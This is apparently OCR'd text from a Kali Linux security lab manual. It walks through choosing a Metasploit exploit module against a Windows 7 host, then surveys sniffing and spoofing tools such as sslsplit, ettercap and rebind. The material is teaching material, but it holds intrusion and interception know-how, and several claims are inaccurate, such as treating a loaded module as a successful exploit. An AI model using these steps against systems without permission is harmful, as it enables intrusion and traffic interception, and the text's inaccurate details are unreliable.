
(be sure to replace 10.0.2.15 with your local IP address)

Here:

db_ stands for database

-V Stands for verbose mode

-sV stands for service version detection




Metasploit Exploit Utility


Metasploit very robust with its features and flexibility. One common use for Metasploit is the Exploitation of Vulnerabilities. Below we'll go through the steps of reviewing some exploits and trying to exploit a Windows 7 Machine.

Step 1) Assuming Metasploit is still open enter **Hosts -R** in the terminal window. This adds the hosts recently discovered to Metasploit database.


Step 2) Enter "**show exploits**", this command will provide a comprehensive look at all the exploits available to Metasploit.



Step 3) Now, try to narrow down the list with this command: **search name: Windows 7**, this command searches the exploits which specifically include windows 7, for the purpose of this example we will try to exploit a Windows 7 Machine. Depending on your environment, you will have to change the search parameters to meet your criteria. For example, if you have Mac or another Linux machine, you will have to change the search parameter to match that machine type.



Step 4) For the purposes of this tutorial we will use an **Apple Itunes vulnerability** discovered in the list. To utilize the exploit, we must enter the complete path which is displayed in the list: **use exploit/windows/browse/apple_itunes_playlist**



Step 5) If the exploit is successful the command prompt will change to display the exploit name followed by > as depicted in the below screenshot.

Step 6) Enter **show options** to review what options are available to the exploit. Each exploit will, of course, have different options.

Summary

In sum, Kali Linux is an amazing operating system that is widely used by various professionals from Security Administrators, to Black Hat Hackers. Given its robust utilities, stability, and ease of use, it's an operating system everyone in the IT industry and computer enthusiast should be familiar with. Utilizing just the two applications discussed in this tutorial will significantly aid a firm in securing their Information Technology infrastructure. Both Nmap and Metasploit are available on other platforms, but their ease of use and pre-installed configuration on Kali Linux makes Kali the operating system of choice when evaluating and testing the security of a network. As stated previously, be careful using the Kali Linux, as it should only be used in network environments which you control and or have permission to test. As some utilities, may actually cause damage or loss of data.

Tutorial:2

AIM: Evaluate network defense tools for following (i) IP spoofing (ii) DOS attack.

Sniffing and spoofing means to wiretap the network, checking on all the traffic coming and going in that network. Kali Linux has the 10 best tools available for sniffing and spoofing. Most of these tools come pre-installed in Kali Linux.

However, some of the tools might require you to install them manually. Some of these tools are network sniffers, others are for spoofing, and a few can handles both of these functions.

dnschef

The dnschef tool is a DNS proxy for analyzing malware and penetration testing. A highly configurable DNS proxy, dnschef is used for analyzing network traffic. This DNS proxy can fake requests and use these requests to be sent to a local machine, instead of a real server. This tool can be used across platforms and has the capability to create fake requests and responses based on domain lists. The dnschef tool also supports various DNS record types.

In circumstances where forcing an application to user another proxy server is not possible, a DNS proxy should be used instead. If a mobile application ignores HTTP proxy settings, then dnschef will be able to trick applications by forging the requests and responses to a chosen target.




Figure 1 Console based tool

netsniff-ng

The netsniff-ng tool is a fast, efficient, and freely available tool that can analyze packets in a network, capture and replay pcap files, and redirect traffic among different interfaces. These operations are all performed with zero-copy packet

mechanisms. The transmission and reception functions do not require a kernel to copy packets to user space from kernel space and vice versa. This tool contains multiple sub-tools inside of it, such as trafgen, mausezahn, bpfc, ifpps, flowtop, curvetun, and astraceroute. Netsniff-ng supports multithreading, which is why this tool works so quickly.

Top Sniffing and Spoofing Tools Kali Linux 2020.1

Volume 0%




Figure 2 Console based full sniffing and spoofing toolkit

rebind

The rebind tool is a network spoofing tool that performs a "multiple record DNS rebinding attack." Rebind can be used to target home routers, as well as non RFC1918 public IP addresses. With the rebind tool, an external hacker can gain access to the internal web interface of the targeted router. The tool works on routers with a weak-end-system model in their IP-Stack and with web services that are bound to the router's WAN interface. This tool does not require root privileges and only requires a user to be inside the target network.




Figure 3 Network spoofing tool

sslsplit

The sslsplit tool is a Kali Linux tool that acts against SSL/TLS encrypted network connections by using "man in the middle" (MIMT) attacks. All connections are intercepted through a network address translation engine. SSLsplit receives these connections and proceeds to terminate the SSL/TLS encrypted connections. Then, sslsplit originates a new connection to the source address and logs all the data transmissions.

SSLsplit supports a variety of connections, from TCP, SSL, HTTP, and HTTPS, to IPv4 and IPv6. SSLsplit generates forged certificates based on the original server certificate and can decrypt RSA, DSA and ECDSA keys, as well as remove public key pinning.




Figure 4 sslsplit console-based tool

tcpreplay

The tcpreplay tool is used to replay network packets stored in pcap files. This tool resends all the traffic generated in the network, stored in pcap, at its recorded speed; or, with the capability of quick operation of system.




Figure 5 console-based tool for replaying network packet files

ettercap

The Ettercap tool is a comprehensive toolkit for "man in the middle" attacks. This tool supports sniffing of live connections, in addition to filtering content on-the-fly. Ettercap can dissect various protocols actively and passively. This tool also includes many different options for network analysis, as well as host analysis. This tool has a GUI interface and the options are easy to use, even to a new user.




Figure 6 console based ettercap tool




Figure 7 GUI based ettercap tool

macchanger

The macchanger tool is a favorite tool for pentesting in Kali Linux. Changing the MAC address is very important while pentesting a wireless network. The macchanger tool changes the attacker's current MAC address temporarily. If the victim network has MAC filtering enabled, which filters unapproved MAC addresses, then macchanger is the best defensive option.

